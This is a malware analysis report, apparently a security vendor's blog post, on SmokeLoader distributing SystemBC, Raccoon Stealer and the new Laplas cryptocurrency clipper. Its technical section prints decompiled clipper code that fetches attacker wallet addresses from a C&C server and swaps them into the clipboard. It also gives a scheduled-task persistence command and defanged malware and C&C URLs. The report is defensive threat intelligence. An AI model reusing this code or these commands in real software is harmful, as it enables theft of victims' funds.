

New Laplas Clipper Distributed via SmokeLoader

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Spiking Clipper Infection Targeting Cryptocurrency Users

Cyble Research and Intelligence Labs (CRIL) has continuously monitored malware campaigns that distribute different malware families, such as stealer, clipper, and ransomware.

Recently, CRIL observed a malware strain known as SmokeLoader, which carries popular malware family samples such as SystemBC and Raccoon Stealer 2.0, along with a new clipper malware dubbed Laplas Clipper that targets cryptocurrency users.

Through our research, we have identified more than 180 different samples related to the clipper malware in the last two weeks, indicating that the malware has been widely deployed in recent weeks. Our intelligence indicates that the incidents of Laplas Clipper infection are on the rise, as shown below.




Figure 1 – Rise of Laplas Clipper malware

SmokeLoader

SmokeLoader is primarily a loader; its intended purpose is to download and load other malware into the victim's system.

Generally, the SmokeLoader is either distributed via malicious documents such as Word/PDF documents, sent through spam emails, or targeted spear-phishing attacks.

Upon execution of SmokeLoader, it injects malicious code into the "explorer.exe" process and starts its malicious activity. Then, it downloads additional malware from the following URLs.

- hxxp[:]//45.83.122[.]33/admin/wevtutil[.]exe – SystemBC RAT
- hxxp[:]//45.83.122[.]33/admin/Microsoft.AppV.AppVClientWmi[.]exe – RecordBreaker (Raccoon Stealer 2.0)
- hxxp[:]//45.83.122[.]33/admin/avicap32[.]exe – Laplas Clipper

The below figure shows the network information of SmokeLoader downloading additional malware into the victim's system.

Source	Destination	Protocol	Length	Full request URI	Info
195.178.120.154	195.178.120.154	HTTP	243	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	[REDACTED]	HTTP	71		POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 200 OK
195.178.120.154	195.178.120.154	HTTP	420	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	[REDACTED]	HTTP	256		GET /Microsoft.AppV.AppVClientWmi.exe HTTP/1.1
195.178.120.154	195.178.120.154	HTTP	389	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	[REDACTED]	HTTP	328		POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	45.83.122.33	HTTP	236	http://45.83.122.33/Microsoft.AppV.AppVClientWmi.exe	GET /wevtutil.exe HTTP/1.1
195.178.120.154	[REDACTED]	HTTP	267	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	195.178.120.154	HTTP	668		POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 200 OK
195.178.120.154	[REDACTED]	HTTP	291	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	195.178.120.154	HTTP	308		POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	45.83.122.33	HTTP	216	http://45.83.122.33/wevtutil.exe	GET /wevtutil.exe HTTP/1.1
45.83.122.33	[REDACTED]	HTTP	283		POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 200 OK
195.178.120.154	195.178.120.154	HTTP	251	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	[REDACTED]	HTTP	668		POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 200 OK
195.178.120.154	195.178.120.154	HTTP	254	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	[REDACTED]	HTTP	308		POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	45.83.122.33	HTTP	216	http://45.83.122.33/avicap32.exe	GET /avicap32.exe HTTP/1.1
195.178.120.154	195.178.120.154	HTTP	308	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded) HTTP/1.1 404 Not Found (text/html)
195.178.120.154	[REDACTED]	HTTP	669		

Figure 2 – Smoke Loader downloads additional malware

SystemBC

SystemBC is a Proxy and Remote Administrative Tool (RAT) first seen in 2019. Various Threat Actors (TAs) have used this Proxy malware for the last few years. While it was recently distributed via SmokeLoader, this malware has increasingly been used in various ransomware attacks in the past.

After successful infection, the TAs can control the victim's machine to perform malicious activities such as stealing Windows usernames, volume serial numbers, downloading additional payloads, etc. It also acts as Proxy Bot, allowing the TAs to hide the IP when performing malicious activity.

RecordBreaker (Raccoon Stealer 2.0)

In June 2022, a new edition of the Raccoon Stealer was discovered in the wild by security researchers. Initially, the malware was named "Recordbreaker" but was later identified as a revived version of Raccoon stealer.

Raccoon Stealer is a type of malware that steals various data such as stored browser credentials and information, credit cards, cryptocurrency wallets, email data, and several other types of sensitive data from different applications from a victim's computer.

The operator of Raccoon Stealer "Mark Sokolovsky" had been arrested in March by Dutch authorities and was charged for his suspected role in conspiring to operate the Infostealer as a malware-as-a-service. While Dutch authorities arrested the suspect, the FBI and law enforcement partners in the Netherlands and Italy dismantled Raccoon Infostealer's infrastructure and took down the malware's existing version offline. The FBI has set up a website where people can verify whether they may have been a victim of a Raccoon attack: raccoon.ic3.gov.

Laplas Clipper

Clipper is a family of malicious programs that targets cryptocurrency users. This malware hijacks a cryptocurrency transaction by swapping a victim's wallet address with the wallet address owned by TAs. When a user tries to make a payment from their cryptocurrency account, it redirects the transaction to TAs account instead of their original recipient. Clipper malware performs this swap by monitoring the clipboard of the victim's system, where copied data is stored. Whenever the user copies data, the clipper verifies if the clipboard data contains any cryptocurrency wallet addresses. If found, the malware replaces it with the TAs wallet address, resulting in the victim's financial loss.

Laplas is new clipper malware that generates a wallet address similar to the victim's wallet address. The victim will not notice the difference in the address, which significantly increases the chances of successful clipper activity.

The figure below shows the TA's Laplas Clipper advertisement on a cybercrime forum with feature details.

The screenshot shows a forum post titled "[RENT] Laplas Clipper Generation of similar addresses". The post is dated October and includes a profile picture of a blue cat-like character. The main text describes the product as a smart clipper that generates addresses similar to the owner's, increasing success rates. It mentions advantages like support for multiple wallets and real-time management via a web panel. A red box highlights the 'Advantages' section, which lists:

- Bitcoin address generation (1, 3, bc1q)
- Address generation for ERC20/BEP20/Other (0x)
- Choice of prefix or postfix generation
- General statistics of infected computers and the number of bots online
- Support for 19+ wallet types
- Management via web panel, no need to have a VPS/Dedicated server
- Autobuild on site
- Ability to change addresses and any settings in real time (on old bots)
- Notifications about any clipper actions in Telegram

Figure 3 – Laplas Clipper advertisement used by TA on the dark web forum

The clipper can support wallets such as Bitcoin, Ethereum, Bitcoin Cash, Litecoin, Dogecoin, Monero, Ripple, ZCash, Dash, Ronin, Tron, and Steam Trade URL. The Laplas Clipper is priced as shown below:

- \$29 / 1 Sunday
- \$59 / 1 month
- \$159 / 3 months
- \$299 / 6 months
- \$549 / 1 year

In this report, Cyble Research and Intelligence Labs (CRI) conducts a deep analysis of the new Laplas Clipper malware to understand its behavior and capability.

Technical Details

The clipper sample Sha256: e5bc55ce98909742d2f1353b3bc8749ecc71206a5b8fa2e656d2a3ae186c1e63 was taken for analysis. The sample is compiled using VB.NET and protected by VMProtect.




Figure 4 – Static File Information

Upon execution, the malware loaded a new module named "build.exe" in memory which performs the clipper activities. Initially, the module ("build.exe") creates a mutex to ensure that only one instance of malware runs on the victim's system at any given time. The below figure shows the new module loaded in memory and mutex creation in the main function.




Figure 5

– New Clipper module loaded in memory and mutex creation

After that, the clipper creates a copy of itself into %appdata% location and adds task scheduler entry for persistence (executes every 1 min for a duration of 416 days) by using the following command line:

```
"cmd.exe /C schtasks /create /tn \{0\} /tr \'{1}\' /st 00:00 /du 9999:59 /sc once /ri 1 /f"
```

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
svcupdater	Running	At 00:00 on 27-10-2022 - After triggered, repeat every 00:01:00 for a duration of 416.15:59:00	27-10-2022 11:59:00	27-10-2022 11:58:01	(0x41301)
General Triggers Actions Conditions Settings History (disabled)					
When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.					
Action	Details				
Start a program	C:\Users\[REDACTED]\AppData\Roaming\svcupdater\svcupdater.exe				

Figure 6 – Task scheduler entry

Then, the malware initially downloads the regex pattern, monitors the user's clipboard activity, and validates if the clipboard contains any cryptocurrency address using the downloaded regex pattern. If the clipper identifies any wallet address in the clipboard data, then it downloads a similar TA's wallet address to the remote server by using the following functions:

- `GetRegex()`
- `SetOnline()`
- `GetAddress()`

GetRegex():

The malware uses `GetRegex()` function to get all the regex patterns from the C&C server. This function calls `SendRequest()` function internally, which forms the below URL that downloads the regex pattern to identify the victim's cryptocurrency wallet address.

`"hxpxp://clipper.guru/bot/regex?key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"`

The below figure shows the code snippet used to get the regex pattern from the remote server.

```

35
36 // Token: 0x00000003 RID: 3 RVA: 0x000020A8 File Offset: 0x000020A8
37 public static Regex GetRegex()
38 {
39     return new Regex(await SendRequest("regex", new Dictionary<string, string>()), RegexOptions.Compiled);
40 }
41
42 // Token: 0x00000004 RID: 4 RVA: 0x000020C8 File Offset: 0x000020C8
43 private static string SendRequest(string method, Dictionary<string, string> parameters)
44 {
45     string result;
46     using (WebClient webClient = new WebClient())
47     {
48         parameters.Add("key", Config.ApiKey);
49         string address = string.Format("http://0/{0}/{1}/2", Config.Domain, method, string.Join("&", from parameter in parameters
50             select string.Format("{0}={1}", parameter.Key, Uri.EscapeDataString(parameter.Value))));
51         string text = webClient.DownloadString(address);
52         result = (((text == "error")) ? text : null);
53     }
54     return result;
55 }

```

RegEx downloaded
from C2

Figure 7 – Regex pattern downloaded from C&C server

The below table shows the details of targeted cryptocurrencies and their regular expressions.

Crypto Currencies	Regular Expression
Bitcoin (BTC)	(?:1[a-zA-HJ-NP-Z1-9]{25,59}) (3[a-zA-HJ-NP-Z0-9]{25,59}) (bc1[a-zA-HJ-NP-Z0-9]{25,59})
Bitcoin Cash (BCH)	(1[a-km-zA-HJ-NP-Z1-9]{25,34}) (3[a-km-zA-HJ-NP-Z1-9]{25,34}) (q[a-z0-9]{41}) (p[a-z0-9]{41})
Litecoin (LTC)	(L[a-km-zA-HJ-NP-Z1-9]{26,33}) (M[a-km-zA-HJ-NP-Z1-9]{26,33}) (3[a-km-zA-HJ-NP-Z1-9]{26,33}) (ltc1q[a-km-zA-HJ-NP-Z1-9]{26,33})
Ethereum (ETH)	(0x[a-fA-F0-9]{40})
Dogecoin (DOGE)	(D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})
Monero (XMR)	(4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}) (8[0-9AB][1-9A-HJ-NP-Za-km-z]{93})
Ripple (XRP)	(r[0-9a-zA-Z]{24,34})
Zcash (ZEC)	(t1[a-km-zA-HJ-NP-Z1-9]{33})

Dash (DASH)	(X[1-9A-HJ-NP-Za-km-z]{33})
Ronin (RON)	(ronin:[a-fA-F0-9]{40})
Tron (TRX)	(T[A-Za-z1-9]{33})
Steam Trade URL	(http[s]*://steamcommunity.com/tradeoffer/new/?partner=([0-9]+)&token=([a-zA-Z0-9]+))
Tezos (XTZ)	(tz[1-3][1-9A-HJ-NP-Za-km-z]{33})
Cardano (ADA)	(addr1[a-zA-Z0-9]+)
Cosmos (ATOM)	(cosmos1[a-zA-Z0-9]{38})
Qtum (QTUM)	(Q[a-zA-Z0-9]+)

SetOnline():

The malware calls the `SetOnline()` function and confirms the victim is online by connecting to the below URL, which contains the system guide and API key.

```
"hxpxp[.]clipper[.]guru/bot/online?guid=DESKTOP-[Redacted]
&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"
```

GetAddress():

The malware uses the `GetAddress()` function, which forms the below URL with the victim's wallet address and API key. The malware then connects to the formed URL to download similar TAs cryptocurrency wallet addresses from the remote server.

```
"hxpxp[.]clipper[.]guru/bot/get?
address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c33".
```

The below figure shows the code snippet used to get the TAs wallet address from the server.

```
public static string GetAddress(string address)
{
    return Api.SendRequest("get", new Dictionary<string, string>
    {
        { "address", address }
    });
}

private static string SendRequest(string method, Dictionary<string, string> parameters)
{
    string result;
    using (WebClient webClient = new WebClient())
    {
        parameters.Add("key", Config.ApiKey);
        string address = string.Format("http://{0}/bot/{1}?{2}", Config.Domain, method, string.Join("&", from parameter in parameters
select string.Format("{0}={1}", parameter.Key, Uri.EscapeDataString(parameter.Value))));  
        string text = webClient.DownloadString(address);
        result = ((!(text == "error")) ? text : null);
    }
    return result;
}
```

Locals

Name	Value
System.Linq.Enumerable.WhereSelectEnumerableIterator<System.Collections.Generic.KeyValuePair<string, string>, string>	
string.Join retu...	"address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"
method	Cannot obtain value of the local variable or argument because it is not available at this instruction pointer, possibly because it has been optimized away.
parameters	Cannot obtain value of the local variable or argument because it is not available at this instruction pointer, possibly because it has been optimized away.
webClient	System.Net.WebClient
address	"http://clipper.guru/bot/get?address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"

Figure 8 – TAs wallet address download from server

After downloading the TAs wallet address, the clipper replaces it with the victim's wallet address using the `Clipboard.SetText()` method as shown below.

The screenshot shows a debugger interface with a code editor and a locals window. The code is a C# snippet from a file named 'Handler.cs'. It monitors the clipboard for address regex patterns and replaces them with the TAs wallet address. Red annotations highlight specific lines of code and the clipboard values.

```

17     DateTime now = DateTime.Now;
18     for (;;)
19     {
20         Thread.Sleep(10);
21         try
22         {
23             if ((DateTime.Now - now).TotalSeconds > 6.0)
24             {
25                 Config.AddressRegex = Api.GetRegex();
26                 Api.SetOnline(Environment.MachineName);
27                 now = DateTime.Now;
28             }
29             string text = Clipboard.GetText(); Get Clipboard data
30             if (!(text == b))
31             {
32                 Regex addressRegex = Config.AddressRegex;
33                 string input = text;
34                 if (Handler.<>f__mg$cache0 == null)
35                 {
36                     Handler.<>f__mg$cache0 = new MatchEvaluator(Handler.AddressEvaluator);
37                 }
38                 text = addressRegex.Replace(input, Handler.<>f__mg$cache0);
39                 Clipboard.SetText(text); Replaced Clipboard value
40             }
41             if (Clipboard.GetText() == text) Replace Clipboard value
42             {
43                 b = text; Set Clipboard data
44             }
45         }
46     }
47     catch
48     {
49 }

```

Locals

Name	Value	Type
b	==	string
now	"Cannot obtain value of the local variable or argument because it is not yet initialized"	DateTime
text	"bc1qlt6xflu97af6ggmdwn7wths0klev7netvzp0"	string
addressRegex	"Decompiler generated variables can't be evaluated"	Regex
input	"Decompiler generated variables can't be evaluated"	string

Clipboard

- Old Clipboard value: bc1qlt6xflu97af6ggmdwn7wths0klev7netvzp0
- Replaced Clipboard value: bc1qqx3mt05z6zh7ucn5egejcxckd7fk6edaq6uzp0

Figure 9 – Replacing Clipboard value with TA's wallet address

The clipper actively monitors the victim's clipboard activity and replaces the wallet address whenever it identifies if the victim tries to copy any wallet addresses for performing cryptocurrency transactions. This results in redirecting the transaction to TAs wallet address.

Laplas Clipper Web Panel:

Here are some screenshots that showcase the web panel of the Laplas Clipper.

The login page of Laplas Clipper is shown below.




Figure 10 – Laplas Clipper C&C

panel login page

The figure below shows the Dashboard page of the Laplas clipper web panel from TAs telegram channel, which demonstrates the status of infected computers and active TAs wallet address details.

The screenshot shows the Laplas C&C panel dashboard. On the left is a sidebar with 'Main' (selected), 'Clipper', 'Notifications', 'Profile', 'Settings', 'License', 'Build', 'Get Build', 'Contacts', 'Support', 'Telegram Channel', and 'Other' (Logout). The main area has a 'Dashboard' icon and the word 'Statistics'. Below are two boxes: '51 Infected computers' (Updated: 1 second ago) and '34 Computers online' (Updated: 1 second ago). A section titled 'Active addresses (Total: 7)' lists addresses categorized by type (HEX, Bitcoin, etc.). Each entry includes a 'Manual check' button.

Figure

11 – Laplas C&C panel dashboard

The TAs can also add their wallet address in the Clipper menu to replace the victim's wallet Address with the TA's wallet address, as shown below.

The screenshot shows the 'Clipper' settings page. The sidebar is identical to Figure 11. The main area has a 'Save changes' button. It displays sections for 'Bitcoin (BTC)', 'Bitcoin Cash (BCH)', and 'Litecoin (LTC)'. Each section has fields for 'Bitcoin Address (Starts with 1):', 'Bitcoin Cash Address (Starts with 3):', and 'Litecoin Address (Starts with L):'. Below these are sections for 'Ethereum Network, BSC Network, etc.', 'DogeCoin (DOGE)', and 'Monero (XMR)'. The 'Clipper' section is highlighted with a red box.

Figure 12 – TAs wallet address page in C&C panel

Conclusion

Smoke Loader is a well-known, highly configurable, effective malware that TAs are actively renovating. It is a modular malware, indicating it can get new execution instructions from C&C servers and download additional malware for expanded functionality. In this case, the TAs use three different malware families for financial gain and other malicious purposes.

The RecordBreaker, a revived version of Raccoon Stealer, is used to steal sensitive information, the SystemBC is a multifunctional threat combining proxy and remote access trojan features, and the new Laplas clipper performs clipboard hijacking to steal cryptocurrency from victims.

CybRe Research and Intelligence Labs will continue monitoring the latest phishing or malware strains in the wild and update blogs with actionable intelligence to protect users from such notorious attacks.

Our Recommendations

- The initial infection happens via spam email, so the enterprise should use email-based security to detect phishing emails. Also, refrain from opening untrusted links and email attachments without first verifying their authenticity.
- The actual loader downloads other malware families, so using a reputed antivirus is recommended on connected devices, including PCs and laptops. The security software should have the latest security updates to detect new malware families such as Laplas Clipper.
- The users should carefully check their wallet addresses before making any cryptocurrency transaction to ensure there is no change when copying and pasting the actual wallet addresses.
- The seeds for wallets should be stored safely and encrypted on any devices.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Block URLs that could spread the malware, e.g., Torrent/Warez.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204 T1203	User Execution Exploitation for Client Execution
Persistence	T1053	Scheduled Task/Job
Privilege Escalation	T1055 T1574	Process Injection DLL Side-Loading
Defense Evasion	T1027 T1562 T1497 T1036 T1070 T1564	Software Packing Disable or Modify Tools Virtualization/Sandbox Evasion Masquerading File Deletion Hidden Files and Directories
Discovery	T1057 T1082 T1518	Process Discovery System Information Discovery Security Software Discovery
Command and Control	T1071 T1105 T1571	Application Layer Protocol Ingress Tool Transfer Non-Standard Port

Indicators of Compromise (IOCs)

Indicators

825a7c6d1b4adfe2b1cc7b29199f5033 1edcdc6899fe0aad0b953dee9f3660da0e052699
f4a57ad535ec4b0c7c1b3fb9a116e451a392ee3f1e5e8b7a5ee0b05141208cc

457c9934ea081a6594d8f630ef5a9460
ef0692e35a6d55aff3814ebe4e40fc231a24873e 19b7183a3eed215c98ce35ac4168917345ef97c104b0c5a7ea43919f094a3bc3

7f9a14f5eb35f5edd11624abfafba8f0
ed586dd2973f3126ff07950dacbd484643de06f7 de0eb9f1d712ec2c91fea05e26fb01a019cadcc8beb4ad6d2f4a0b4db2cfbfaf

b76188bafa717975768bd24d09ffeb09
f623849274e0303a33a20f28d5b972869b89f947
e5bc55ce98909742d2f1353b3bc8749ecc71206a5b8fa2e656d2a3ae186c1e63

hxwp[:]/45.83.122[.]33/admin/wevtutil[.]exe

hxwp[:]/45.83.122[.]33/admin/Microsoft.AppV.AppVClientWmi[.]exe

hxxp[:]/clipper[.]guru/bot/get?

address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a

hxxp[:]/clipper[.]guru/bot/online?guid=DESKTOP-[Redacted] &key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34

hxxp[:]/clipper[.]guru/bot/regex?key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34

25d746af48d645f521157bce0201c89a ce1a8753cf6a3201ec14c2e2d6c2c3c fad177ef62684282355546f19952cf15
b59bae8f31cf49096a7e222372dddb02 18a0b8dbec69e8243451d8ab2ba08b8 1d8d26a2473b7a1a178ae6711e651428
1aaee575e4c0166891589c665ab4284f8 c8f500d04cd278f3f116d738c283af5e fedfd00548c257f1035c9e04839cef0
76de4b33764b404503fb5bab6a722f46 e6b35376651ce442e0698346f0f24640 fb3d52a6dde88e25961373716c4d2e86
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